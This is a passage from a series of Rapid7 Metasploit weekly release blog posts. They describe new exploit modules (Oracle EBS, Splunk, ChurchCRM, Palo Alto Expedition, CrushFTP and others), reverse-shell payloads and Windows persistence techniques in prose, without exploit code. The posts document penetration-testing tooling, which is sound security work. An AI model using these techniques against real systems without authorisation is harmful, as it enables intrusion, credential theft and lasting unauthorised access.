- #21579 from zeroSteiner – This adds a few extra fields to some MCP Server tools to align with recent RPC changes in the framework. The msf_service_info tool now has resource and parents fields, the msf_vulnerability_info tool now has a resource field, the msf_note_info tool now has a data field, and the msf_credential_info tool now has new realm_key and realm_value fields.
- #21580 from Pushpenderrathore – This adds a Certificate Signing Request (CSR) Trace to the CertificateTrace functionality. Users can now opt to see the CSR get printed when requesting certificates from AD CS.
- #21637 from eve0805 – This adds improved levels of granularity to the KerberosTicketTrace functionality. Users can now choose to print the full kerberos trace output, only the tickets or only the metadata.
Bugs fixed (2)
- #21588 from vinicius-batistella – Fix a bug in the format dispatcher where although we can generate AARCH64 windows exe files, we fail trying to do so because the dispatcher does not properly handle the request by the user.
- #21651 from jheysel-r7 – This fixes a bug in the Role Based Constrained Delegation (RBCD) module that prevented Access Control Entries (ACEs) from being removed due to a type mismatch while comparing Security Identifiers (SIDs).
Documentation
You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro
Weekly Metasploit Update: Modules for SMB-to-Meterpreter, Peyara Remote Mouse RCE exploit, and more
Post Syndicated from Jack Heysel original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-07-03-2026/
It’s Time to Upgrade Your SMB Session
This week, Metasploit contributor Dean Welch has added an SMB to Meterpreter session upgrade module. It uses PsExec to facilitate the upgrade. Users can load the module with use windows/manage/smb_to_meterpreter and specify the session number they wish to upgrade. This functionality is also available with the command sessions -u <session_id>. This work is part of an overarching effort to enable a variety of session types to be upgraded to Meterpreter when possible.
New module content (3)
Peyara Remote Mouse 1.0.1 Unauthenticated Remote Code Execution
Author: tmrswrr
Type: Exploit
Pull request: #21491 contributed by capture0x
Path: windows/misc/peyara_remote_mouse_rce
Description: Adds an exploit module for Peyara Remote Mouse v1.0.1 unauthenticated RCE.
Linux Execute Command
Authors: bcoles [email protected] and modexp
Type: Payload (Single)
Pull request: #21239 contributed by bcoles
Path: linux/loongarch64/exec
Description: Adds a new linux/loongarch64/exec command payload.
SMB to Meterpreter Upgrade via PsExec
Author: Dean Welch
Type: Post
Pull request: #21581 contributed by dwelch-r7
Path: windows/manage/smb_to_meterpreter
Description: Adds the ability to upgrade authenticated SMB sessions to Meterpreter sessions using PsExec techniques.
Enhancements and features (1)
- #21527 from zeroSteiner – Adds authentication support to the MCP server’s HTTP transport by default.
Bugs fixed (2)
- #21618 from zeroSteiner – Fixes a crash when running the scanner/discovery/udp_sweep module on Windows environments.
- #21624 from adfoster-r7 – Fixes a bug with SSH session’s debug information showing the incorrect value localuser @ instead of ssh_user @ ssh_ip.
Documentation
You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro
Metasploit Wrap-Up 04/17/2026
Post Syndicated from Jack Heysel original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-04-17-2026
Happy Friday – Seven New Metasploit Modules
We’re happy to announce that Metasploit Framework had a big week, landing seven new modules alongside various bug fixes and enhancements. This week’s highlights include RCE modules targeting AVideo, openDCIM, Selenium Grid/Selenoid, and ChurchCRM. On the post-exploitation side, Windows saw three new persistence techniques added as modules, targeting Telemetry scheduled tasks, PowerShell profiles, and Microsoft BITS.
What a time to be alive as a Metasploit user! We wish you all a wonderful weekend and happy hacking.
New module content (7)
AVideo Unauthenticated SQL Injection Credential Dump
Authors: Valentin Lobstein [email protected] and arkmarta
Type: Auxiliary
Pull request: #21075 contributed by Chocapikk
Path: gather/avideo_catname_sqli
AttackerKB reference: CVE-2026-28501
Description: Adds an auxiliary module for CVE-2026-28501, an unauthenticated SQL injection in AVideo <= 22.0, along with a new BenchmarkBasedBlind SQLi mixin class and blind extraction improvements.
openDCIM install.php SQL Injection to RCE
Author: Valentin Lobstein [email protected]
Type: Exploit
Pull request: #21034 contributed by Chocapikk
Path: linux/http/opendcim_install_sqli_rce
AttackerKB reference: CVE-2026-28517
Description: This PR adds a new exploit module for openDCIM that chains three vulnerabilities (https://github.com/advisories/GHSA-mg2w-x76x-59h8, https://github.com/advisories/GHSA-prmh-rp39-qc4m, https://github.com/advisories/GHSA-428h-8xhf-g3cw) to achieve remote code execution.
Selenium Grid/Selenoid Unauthenticated RCE
Authors: Jon Stratton, Takahiro Yokoyama, Valentin Lobstein [email protected], and Wiz Research
Type: Exploit
Pull request: #21003 contributed by Chocapikk
Path: linux/http/selenium_greed_rce
Description: This replaces the two separate Selenium Grid RCE modules (Chrome and Firefox) with a single unified module that auto-detects available browsers and selects the best attack vector. The module targets unauthenticated Selenium Grid and Selenoid instances, supporting two techniques: a Firefox profile handler injection that works on all Grid versions including the latest (never patched since 2021), and a Chrome binary override for Grid versions prior to 4.11.0 and all Selenoid versions. No authentication is required.
ChurchCRM Database Restore RCE 6.2.0
Author: LucasCsmt
Type: Exploit
Pull request: #21095 contributed by LucasCsmt
Path: multi/http/churchcrm_db_restore_rce
AttackerKB reference: CVE-2025-68109
Description: Adds a new exploit module for CVE-2025-68109, targeting a file upload vulnerability inside ChurchCRM leading to an RCE. This module will work on version 6.2.0 of ChurchCRM and earlier.
Windows Persistence Bits Job
Author: h00die
Type: Exploit
Pull request: #20839 contributed by h00die
Path: windows/persistence/bits
Description: This adds a new persistence module that uses Microsoft Bits to maintain access to the system.
Powershell Profile Persistence
Author: madefourit
Type: Exploit
Pull request: #20933 contributed by madefourit
Path: windows/persistence/powershell_profile
Description: This adds a new persistence module that uses powershell profiles to maintain access.
Windows Telemetry Persistence
Author: h00die
Type: Exploit
Pull request: #20843 contributed by h00die
Path: windows/persistence/telemetry
Description: Adds a new persistence module, exploit/windows/persistence/telemetry, that abuses the Windows Telemetry scheduled task (Microsoft Compatibility Appraiser / CompatTelRunner) to establish persistence. The module writes a payload to disk and configures the telemetry task to execute it, resulting in a SYSTEM-level Meterpreter session either on the next scheduled run or immediately on demand. Requires an admin-level Meterpreter session on the target.
Enhancements and features (11)
- #21078 from Chocapikk – Adds multiple improvements to the multi/http/churchcrm_install_unauth_rce module.
- #21085 from dledda-r7 – This refactors the Block API code used by Windows payloads to leverage a new version of the hashing algorithm. This also fixes a bug whereby the MaximumLength field was used when calculating UNICODE_STRING names when it should have been the Length field.
- #21236 from bcoles – Add riscv64le and riscv32le architecture support to the fileless fetch payload adapter. This enables in-memory ELF execution via memfd_create on RISC-V Linux targets without writing to disk.
- #21252 from zeroSteiner – Adds a new with_adcs_certificate_request method that now used by both the MsIcpr and WebEnrollment mixins that abstracts away the enrollment process and takes a block that performs the actual request. The result is consolidation of messages, post-processing of the successfully issued certificate.
- #21255 from mxnvel – This updates two Python payloads (cmd/unix/reverse_python and cmd/unix/reverse_python_ssl) to make the PythonPath option optional. When omitted, it defaults to a shim that will determine the appropriate version of Python at runtime using a small bash expression.
- #21275 from adfoster-r7 – Adds multiple improvements to the cve_2025_14847_mongobleed module, such as adding new a dedicated check method, improved compression support detection as only zlib can be exploited, and resolving other false positives.
- #21286 from Hemang360 – Adds a cleanup keyword argument to Msf::Post::File#mkdir so callers can skip automatic directory cleanup registration. It is very useful for when we create directories in persistence modules and want the directory to remain.
- #21289 from sjanusz-r7 – Updates the db.hosts RPC call to now additionally include the comments associated with the host.
- #21291 from sjanusz-r7 – Updates the module.info RPC call to now additionally include the notes associated with the module.
- #21304 from adfoster-r7 – Improves multiple auxiliary module check code messages and statuses.
Bugs fixed (4)
- #21027 from SilentSobs – Fixes ELF shared object (elf-so) payload generation failing on 32-bit ARM Linux and RISC-V 32-bit LE targets. The _start entry point in the ARM LE template was landing at a non-word-aligned offset, which violates the architecture’s 4-byte alignment requirement and caused the shared object to fail to load. The templates now use proper NASM align directives to ensure correct entry point alignment, and a similar fix is applied to the RISC-V 32-bit LE template.
- #21268 from adfoster-r7 – Fixes a crash with a small number of auxiliary modules when the check method was run and the vulnerability wasn’t present.
- #21287 from zeroSteiner – Fixes the EXE templates that were rebuilt in https://github.com/rapid7/metasploit-framework/pull/20502 to work on legacy Windows targets like Server 2000 in case you find yourself in a combination hacking and time-travelling movie.
- #21309 from sfewer-r7 – Fixes a false positive in the fortinet_fortiweb_create_admin module when detecting the presence of an authentication bypass via path traversal vulnerability in the Fortinet FortiWeb management interface.
Documentation added (1)
- #20843 from h00die – Adds a new persistence module, exploit/windows/persistence/telemetry, that abuses the Windows Telemetry scheduled task (Microsoft Compatibility Appraiser / CompatTelRunner) to establish persistence. The module writes a payload to disk and configures the telemetry task to execute it, resulting in a SYSTEM-level Meterpreter session either on the next scheduled run or immediately on demand. Requires an admin-level Meterpreter session on the target.
You can always find more documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro
Metasploit Wrap-Up 01/23/2026
Post Syndicated from Jack Heysel original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-01-23-2026
Oracle E-Business Suite Unauth RCE
This week, we are pleased to announce the addition of a module that exploits CVE-2025-61882, a pre-authentication remote code execution vulnerability in Oracle E-Business Suite versions 12.2.3 through 12.2.14. The exploit chains multiple flaws—including SSRF, path traversal, HTTP request smuggling, and XSLT injection—to coerce the target into fetching and executing a malicious XSL file hosted by the attacker. Successful exploitation results in arbitrary command execution and an interactive shell on both Linux/Unix and Windows targets. The module is reliable, repeatable, and we here at Metasploit hope you enjoy it, happy hacking!
New module content (3)
Authenticated RCE in Splunk (splunk_archiver app)
Authors: Alex Hordijk, Maksim Rogov, and psytester Type: Exploit Pull request: #20770 contributed by vognik Path: linux/http/splunk_auth_rce_cve_2024_36985 AttackerKB reference: CVE-2024-36985
Description: This adds two separate Metasploit exploit modules targeting Remote Code Execution (RCE) vulnerabilities in Splunk Enterprise. CVE-2024-36985 exploits unsafe use of the “copybuckets” lookup function within the splunk_archiver application, resulting in execution of the sudobash helper script with attacker-controlled arguments. Affected versions: All releases prior to 9.0.10, 9.1.2 through 9.1.5, 9.2.0 through 9.2.2 CVE-2022-43571, exploits a Python code injection vulnerability in Splunk SimpleXML dashboards by injecting malicious code into sparkline style parameters. Malicious code is executed when a user exports the dashboard to PDF. Affected versions: All releases prior to 8.1.12, 8.2.0 through 8.2.9, 9.0.0 through 9.0.2.
Oracle E-Business Suite CVE-2025-61882 RCE
Authors: Mathieu Dupas and watchTowr (Sonny, Sina Kheirkhah, Jake Knott) Type: Exploit Pull request: #20750 contributed by MatDupas Path: multi/http/oracle_ebs_cve_2025_61882_exploit_rce AttackerKB reference: CVE-2025-61882
Description: This adds an exploit for CVE-2025-61882, a critical Remote Code Execution (RCE) vulnerability in Oracle E-Business Suite (EBS). The flaw allows unauthenticated attackers to execute arbitrary code by leveraging a combination of SSRF, HTTP request smuggling and XSLT injection. Affected Versions: Oracle E-Business Suite, 12.2.3-12.2.14.
Authenticated RCE in Splunk (SimpleXML dashboard PDF generation)
Authors: Danylo Dmytriiev, Maksim Rogov, and psytester Type: Exploit Pull request: #20770 contributed by vognik Path: multi/http/splunk_auth_rce_cve_2022_43571 AttackerKB reference: CVE-2022-43571
Description: This adds two separate Metasploit exploit modules targeting Remote Code Execution (RCE) vulnerabilities in Splunk Enterprise. CVE-2024-36985 exploits unsafe use of the “copybuckets” lookup function within the splunk_archiver application, resulting in execution of the sudobash helper script with attacker-controlled arguments. Affected versions: All releases prior to 9.0.10, 9.1.2 through 9.1.5, 9.2.0 through 9.2.2 CVE-2022-43571, exploits a Python code injection vulnerability in Splunk SimpleXML dashboards by injecting malicious code into sparkline style parameters. Malicious code is executed when a user exports the dashboard to PDF. Affected versions: All releases prior to 8.1.12, 8.2.0 through 8.2.9, 9.0.0 through 9.0.2.
Enhancements and features (3)
- #20755 from rudraditya21 – This adds an advanced datastore option, KrbClockSkew, to modules that use Kerberos authentication, allowing operators to adjust the Kerberos clock from the Metasploit side to fix clock skew errors.
- #20840 from xaitax – This updates the MongoBleed auxiliary module and adds new options. The module can now use Wiz Magic Packet to detect the vulnerability quickly; it can detect compression libraries used by MongoDB (and warns or stops the user if zlib is not enabled). The module can also reuse the MongoDB socket connection during memory scanning, which significantly improves performance. Finally, it can better leak secrets, either by pattern matching or by storing the extracted information in raw or JSON format.
- #20861 from bcoles – Adds multiple improvements to get_hostname resolution logic for post exploitation modules.
Bugs fixed (1)
- #20888 from jheysel-r7 – Fixes an issue that caused dMSA kerberos authentication to fail.
Documentation
You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro
Metasploit Wrap-Up 12/05/2025
Post Syndicated from Jack Heysel original https://www.rapid7.com/blog/post/pt-metasploit-wrap-up-12-05-2025
Twonky Auth Bypass, RCEs and RISC-V Reverse Shell Payloads
This was another fantastic week in terms of PR contribution to the Metasploit Framework. Rapid7’s very own Ryan Emmons recently disclosed CVE-2025-13315 and CVE-2025-13316 which exist in Twonky Server and allow decrypting admin credentials by reading logs without authentication (which contain them). The auxiliary module Ryan submitted which exploits both of these CVEs was released this week. Community contributor Valentin Lobsein aka Chocapikk has returned to the PR queue with a welcomed vengeance. Two modules from Chocapikk were landed this week, a Monsta FTP downloadFile Remote Code Execution module along with a WordPress AI Engine Plugin MCP Unauthenticated Admin Creation to RCE. In addition to some awesome module content, community contributor bcoles added Linux RISC-V 32-bit/64-bit TCP reverse shell payloads.
New module content (5)
Twonky Server Log Leak Authentication Bypass
Author: remmons-r7
Type: Auxiliary
Pull request: #20709 contributed by remmons-r7
Path: gather/twonky_authbypass_logleak
AttackerKB reference: CVE-2025-13316
Description: This module exploits two CVEs: CVE-2025-13315 and CVE-2025-13316. Both CVEs exist in Twonky Server and allow decrypting admin credentials by reading logs without authentication (which contain them). Then, because the module uses hardcoded keys, it decrypts those credentials.
Monsta FTP downloadFile Remote Code Execution
Authors: Valentin Lobstein [email protected], msutovsky-r7, and watchTowr Labs
Type: Exploit
Pull request: #20718 contributed by Chocapikk
Path: multi/http/monsta_ftp_downloadfile_rce
AttackerKB reference: CVE-2025-34299
Description: This add module for CVE-2025-34299. The module exploits a vulnerability in the downloadFile action which allows an attacker to connect to a malicious FTP server and download arbitrary files to arbitrary locations on the Monsta FTP server.
WordPress AI Engine Plugin MCP Unauthenticated Admin Creation to RCE
Authors: Emiliano Versini, Khaled Alenazi (Nxploited), Valentin Lobstein [email protected], and dledda-r7
Type: Exploit
Pull request: #20720 contributed by Chocapikk
Path: multi/http/wp_ai_engine_mcp_rce
AttackerKB reference: CVE-2025-11749
Description: This adds a new exploit module for an unauthenticated vulnerability in the WordPress AI Engine plugin, which has over 100,000 active installations. The vulnerability allows an attacker to create an administrator account via the MCP (Model Context Protocol) endpoint without authentication, then upload and execute a malicious plugin to achieve remote code execution. The vulnerability is being tracked as CVE-2025-11749.
Linux Command Shell, Reverse TCP Inline
Authors: bcoles [email protected] and modexp
Type: Payload (Single)
Pull request: #20712 contributed by bcoles
Path: linux/riscv32le/shell_reverse_tcp
Description: This adds Linux RISC-V 32-bit/64-bit TCP reverse shell payloads.
Linux Command Shell, Reverse TCP Inline
Authors: bcoles [email protected] and modexp
Type: Payload (Single)
Pull request: #20712 contributed by bcoles
Path: linux/riscv64le/shell_reverse_tcp
Description: This adds Linux RISC-V 32-bit/64-bit TCP reverse shell payloads.
Enhancements and features (3)
- #20658 from jheysel-r7 – This adds a number of accuracy enhancements to the ldap_esc_vulnerable_cert_finder module. It also adds a CertificateAuthorityRhost datastore option to the esc_update_ldap_object module so the operator can specify an IP Address explicitly in cases where the hostname cannot be resolved via DNS.
- #20677 from zeroSteiner – This enables sessions to MSSQL servers that require encryption. These changes add a new MsTds::Channel which leverages Rex’s socket abstraction to facilitate the necessary encapsulation for the TLS negotiation.
- #20741 from SaiSakthidar – This removes CAIN as an output format for collected hashes.
Documentation
You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate and you can get more details on the changes since the last blog post from GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest. To install fresh without using git, you can use the open-source-only Nightly Installers or the commercial edition Metasploit Pro
Metasploit Wrap-Up 03/28/2025
Post Syndicated from Jack Heysel original https://blog.rapid7.com/2025/03/28/metasploit-wrap-up-03-28-2025/
Windows LPE – Cloud File Mini Filer Driver Heap Overflow
This Metasploit release includes an exploit module for CVE-2024-30085, an LPE in cldflt.sys which is known as the Windows Cloud Files Mini Filer Driver. This driver allows users to manage and sync files between a remote server and a local client. The exploit module allows users with an existing session on an affected Windows device to seamlessly escalate their privileges to NT AUTHORITY\SYSTEM. This module has been tested on Windows workstation versions 10_1809 through 11_23H2 and Windows server versions 2022 to 22_23H2.
New module content (3)
GLPI Inventory Plugin Unauthenticated Blind Boolean SQLi
Authors: jheysel-r7 and rz
Type: Auxiliary
Pull request: #19974 contributed by jheysel-r7
Path: gather/glpi_inventory_plugin_unauth_sqli
AttackerKB reference: CVE-2025-24799
Description: This adds an auxiliary module for an Unauth Blind Boolean SQLi (CVE-2025-24799) vulnerability in GLPI <= 1.0.18 when the Inventory Plugin is installed and enabled.
Eramba (up to 3.19.1) Authenticated Remote Code Execution Module
Authors: Niklas Rubel, Sergey Makarov, Stefan Pietsch, Trovent Security GmbH, and msutovsky-r7
Type: Exploit
Pull request: #19957 contributed by msutovsky-r7
Path: linux/http/eramba_rce
AttackerKB reference: CVE-2023-36255
Description: This adds an exploit for CVE-2023-36255 which is an authenticated command injection vulnerability in Eramba.
Windows Cloud File Mini Filer Driver Heap Overflow
Authors: Alex Birnberg, bwatters-r7, and ssd-disclosure
Type: Exploit
Pull request: #19802 contributed by bwatters-r7
Path: windows/local/cve_2024_30085_cloud_files
AttackerKB reference: CVE-2024-30085
Description: Local Privilege Escalation for Windows, exploiting CVE-2024-30085. It allows escalating an existing session to higher privileges.
Bugs fixed (3)
- #19932 from adfoster-r7 – Fixes a crash when running the
exploits/windows/mssql/mssql_payloadmodule against previously opened Microsoft SQL Server sessions. - #19962 from e2002e – This preemptively updates the API host for the ZoomEye search module to reflect changes made by the upstream organization.
- #19987 from zeroSteiner – This updates the Ivanti and Sonicwall Bruteforce modules to use #initialize methods that accept a single argument as the LoginScanner classes should. It also renames the modules to follow the standard convention and adds a small fix to catch an unhandled connection error that was being thrown by the Sonicwall module.
Documentation
You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro
NEVER MISS AN EMERGING THREAT
Be the first to learn about the latest vulnerabilities and cybersecurity news.
Metasploit Weekly Wrap-Up 01/24/2025
Post Syndicated from Jack Heysel original https://blog.rapid7.com/2025/01/24/metasploit-weekly-wrap-up-01-24-2025/
LibreNMS Authenticated RCE module and ESC15 improvements
This week the Metasploit Framework was blessed with an authenticated RCE module in LibreNMS, an autodiscovering PHP/MySQL-based network monitoring system. An authenticated attacker can create dangerous directory names on the system and alter sensitive configuration parameters through the web portal. These two defects combined to allow arbitrary OS commands inside shell_exec() calls, thus achieving arbitrary code execution.
Additionally, improvements have been made to the icpr_cert module. Metasploit users reported that when running the module with the option to add application policy OIDs to the template—typically done when attempting to exploit ESC15—the module would say that it ran successfully against a server patched for ESC15. However, no certificate application policy OIDs would be returned in the response. This behavior indicated that the server had been patched for ESC15 (CVE-2024-49019). In response to this, the module has been updated to raise an error in this scenario, notifying the user that the target is likely patched and the exploit will not be successful.
New module content (1)
LibreNMS Authenticated RCE (CVE-2024-51092)
Authors: Takahiro Yokoyama and murrant (Tony Murray)
Type: Exploit
Pull request: #19805 contributed by Takahiro-Yoko
Path: linux/http/librenms_authenticated_rce_cve_2024_51092
AttackerKB reference: CVE-2024-51092
Description: New module for exploiting CVE-2024-51092, an authenticated command injection in LibreNMS. It allows the attacker to run system commands and gain remote code execution (RCE). However, it requires a set of working credentials.
Bugs fixed (2)
- #19808 from jheysel-r7 – Adds detection for the ESC15 patch to the icpr_cert module.
- #19820 from adfoster-r7 – Pin the version of
concurrent-rubyused to stop a crash on msfconsole bootup.
Documentation added (1)
- #19807 from msutovsky-r7 – Clarify the usage of
vars_getandvars_postin module development.
You can always find more documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro
Metasploit Weekly Wrap-Up
Post Syndicated from Jack Heysel original https://blog.rapid7.com/2024/11/15/metasploit-weekly-wrap-up-43/
Palo Alto Expedition RCE module
This week’s release includes an exploit module for the Palo ALto Expedition exploit chain that’s been making headlines recently. The first vulnerability, CVE-2024-5910, allows attackers to reset the password of the admin user. The second vulnerability, CVE-2024-9464 is an authenticated OS command injection. The module makes use of both vulnerabilities in order to obtain unauthenticated RCE in the context of the user www-data.
New module content (1)
Palo Alto Expedition Remote Code Execution (CVE-2024-5910 and CVE-2024-9464)
Authors: Brian Hysell, Enrique Castillo, Michael Heinzl, and Zach Hanley
Type: Exploit
Pull request: #19557 contributed by h4x-x0r
Path: linux/http/paloalto_expedition_rce
AttackerKB reference: CVE-2024-24809
Description: Adds a module to chain CVE-2024-5910, a password reset vulnerability with CVE-2024-9464, an authenticated command-injection vulnerability to gain code execution on PaloAlto Expedition servers between versions after 1.2 and before 1.2.92 with or without knowledge of the credentials.
Bugs fixed (3)
- #19610 from cgranleese-r7 – Fixes the bruteforce summary table to correctly output the identified credentials as part of the
smb_loginmodule. This functionality is behind thefeatures set show_successful_logins truecommand. - #19617 from sjanusz-r7 – Fixes a crash when running against a shell session which does not echo the executed commands.
- #19623 from adfoster-r7 – This fixes a bug in the logic that fetches stored Kerberos tickets.
Documentation added (2)
- #19369 from Adithya2357 – This improves the clarity and organization of the Metasploit Framework’s README documentation. It restructures content into distinct categories, updates installation instructions, enhances usage guidance, and provides a detailed contributing section.
- #19635 from adfoster-r7 – Update the Kerberos enumusers module description to include a note about ASREPRoast attacks.
You can always find more documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro
Metasploit Weekly Wrap-Up 09/06/2024
Post Syndicated from Jack Heysel original https://blog.rapid7.com/2024/09/06/metasploit-weekly-wrap-up-42/
Honey, I shrunk the PHP payloads
This release contains more PHP payload improvements from Julien Voisen. Last week we landed a PR from Julien that added a datastore option to the php/base64 encoder that when enabled, will use zlib to compress the payload which significantly reduced the size, bringing a payload of 4040 bytes down to a mere 1617 bytes. This week’s release includes a php/minify encoder which removes all unnecessary characters from the payload including comments, empty lines, leading spaces, trailing spaces, spaces after keywords and spaces before block openings. Using the php/minify encoder can take a payload of size 4052 bytes down to 2839 bytes. We’d like to thank Julien for their continued commitment to improving PHP payloads!
New module content (1)
PHP Minify Encoder
Author: Julien Voisin
Type: Encoder
Pull request: #19435 contributed by jvoisin
Path: php/minify
Description: This encoder minifies PHP payloads by removing spaces after keywords and before block openings. It removes comments, empty lines, new lines and leading and trailing spaces.
Enhancements and features (2)
- #19368 from h00die-gr3y – This adjusts the
exploit/multi/http/geoserver_unauth_rce_cve_2024_36401to dynamically pull and test thefeature_typelist to establish an RCE. This will make the module more robust towards installations with differentfeature_typeconfigurations. - #19401 from jvoisin – Add a mixin to get SPIP version and make use of it.
Bugs fixed (2)
- #19381 from Takahiro-Yoko – This fixes the gitlab_login scanner so that it uses the proper datastore options Username and Password which are the standard for login scanners. Before this fix the scanner was using HttpUsername and HttpPassword and ignoring the datastore options Username and Password.
- #19438 from cgranleese-r7 – Fixes a
nilerror if login is successful withldap_loginmodule.
Documentation
You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro
Metasploit Weekly Wrap-Up 06/28/2024
Post Syndicated from Jack Heysel original https://blog.rapid7.com/2024/06/28/metasploit-weekly-wrap-up-06-28-2024/
Unauthenticated Command Injection in Netis Router
This week’s Metasploit release includes an exploit module for an unauthenticated command injection vulnerability in the Netis MW5360 router which is being tracked as CVE-2024-22729. The vulnerability stems from improper handling of the password parameter within the router’s web interface which allows for command injection. Fortunately for attackers, the router’s login page authorization can be bypassed by simply deleting the authorization header, leading to the vulnerability. All router firmware versions up to V1.0.1.3442 are vulnerable.
New module content (2)
MS-NRPC Domain Users Enumeration
Author: Haidar Kabibo https://x.com/haider_kabibo
Type: Auxiliary
Pull request: #19205 contributed by sud0Ru
Path: scanner/dcerpc/nrpc_enumusers
Description: This adds a new module that can enumerate accounts on a target Active Directory Domain Controller without authenticating to it; instead the module does so by issuing a DCERPC request and analyzing the returned error status.
Netis router MW5360 unauthenticated RCE.
Authors: Adhikara13 and h00die-gr3y [email protected]
Type: Exploit
Pull request: #19188 contributed by h00die-gr3y
Path: linux/http/netis_unauth_rce_cve_2024_22729
AttackerKB reference: CVE-2024-22729
Description: This adds an exploit module that leverages CVE-2024-22729, a command injection vulnerability in Netis router MW5360 to achieve remote code execution as the user root. All router firmware versions up to V1.0.1.3442 are vulnerable.
Bugs fixed (3)
- #19259 from dledda-r7 – This updates Metasploit to check for a new flag that is sent as part of the encryption key negotiation with Meterpreter which indicates if Meterpreter had to use a weak source of entropy to generate the key.
- #19267 from zeroSteiner – Fixes a crash in the
ldap_esc_vulnerable_cert_findermodule when targeting an AD CS server that has a certificate template containing parenthesis. - #19283 from adeherdt-r7 – Fixes the
auxiliary/scanner/redis/redis_loginmodule to correctly track the registered service name asredis– previously it was blank.
Documentation
You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro
Metasploit Weekly Wrap-Up 04/19/24
Post Syndicated from Jack Heysel original https://blog.rapid7.com/2024/04/19/metasploit-weekly-wrap-up-04-19-24/
Welcome Ryan and the new CrushFTP module
It’s not every week we add an awesome new exploit module to the Framework while adding the original discoverer of the vulnerability to the Rapid7 team as well. We’re very excited to welcome Ryan Emmons to the Emergent Threat Response team, which works alongside Metasploit here at Rapid7. Ryan discovered an Improperly Controlled Modification of Dynamically-Determined Object Attributes vulnerability in CrushFTP (CVE-2023-43177) versions prior to 10.5.1 which results in unauthenticated remote code execution. Metasploit’s very own Christophe De La Fuente did a fantastic job of turning this complex exploit into a smooth running Metasploit module. This release includes another unauthenticated remote code execution vulnerability in the oh so popular PostgreSQL management tool, pgAdmin. Written by Spencer McIntyre, the module exploits CVE-2024-2044 which is a path-traversal vulnerability in the session management that allows a Python pickle object to be loaded and deserialized.
New module content (3)
MongoDB Ops Manager Diagnostic Archive Sensitive Information Retriever
Author: h00die
Type: Auxiliary
Pull request: #18936 contributed by h00die
Path: gather/mongodb_ops_manager_diagnostic_archive_info
AttackerKB reference: CVE-2023-0342
Description: This adds an auxiliary module that leverages an information disclosure vulnerability (CVE-2023-0342) in MongoDB Ops Manager v5.0 prior to 5.0.21 and v6.0 prior to 6.0.12 to retrieve the SAML SSL Pem Key File Password, which is stored in plaintext in the application’s Diagnostics Archive.
CrushFTP Unauthenticated RCE
Authors: Christophe De La Fuente and Ryan Emmons
Type: Exploit
Pull request: #18918 contributed by cdelafuente-r7
Path: multi/http/crushftp_rce_cve_2023_43177
AttackerKB reference: CVE-2023-43177
Description: This exploit module leverages an Improperly Controlled Modification of Dynamically-Determined Object Attributes vulnerability (CVE-2023-43177) to achieve unauthenticated remote code execution. This affects CrushFTP versions prior to 10.5.1.
pgAdmin Session Deserialization RCE
Authors: Abdel Adim Oisfi, Davide Silvetti, and Spencer McIntyre
Type: Exploit
Pull request: #19026 contributed by zeroSteiner
Path: multi/http/pgadmin_session_deserialization
AttackerKB reference: CVE-2024-2044
Description: This adds an exploit for pgAdmin <= 8.3 which is a path traversal vulnerability in the session management that allows a Python pickle object to be loaded and deserialized. This also adds a new Python deserialization gadget chain to execute the code in a new thread so the target application doesn’t block the HTTP request.
Enhancements and features (0)
None
Bugs fixed (0)
None
Documentation
You can find the latest Metasploit documentation on our docsite at docs.metasploit.com.
Get it
As always, you can update to the latest Metasploit Framework with msfupdate
and you can get more details on the changes since the last blog post from
GitHub:
If you are a git user, you can clone the Metasploit Framework repo (master branch) for the latest.
To install fresh without using git, you can use the open-source-only Nightly Installers or the
commercial edition Metasploit Pro
Metasploit Weekly Wrap-Up 02/09/2024
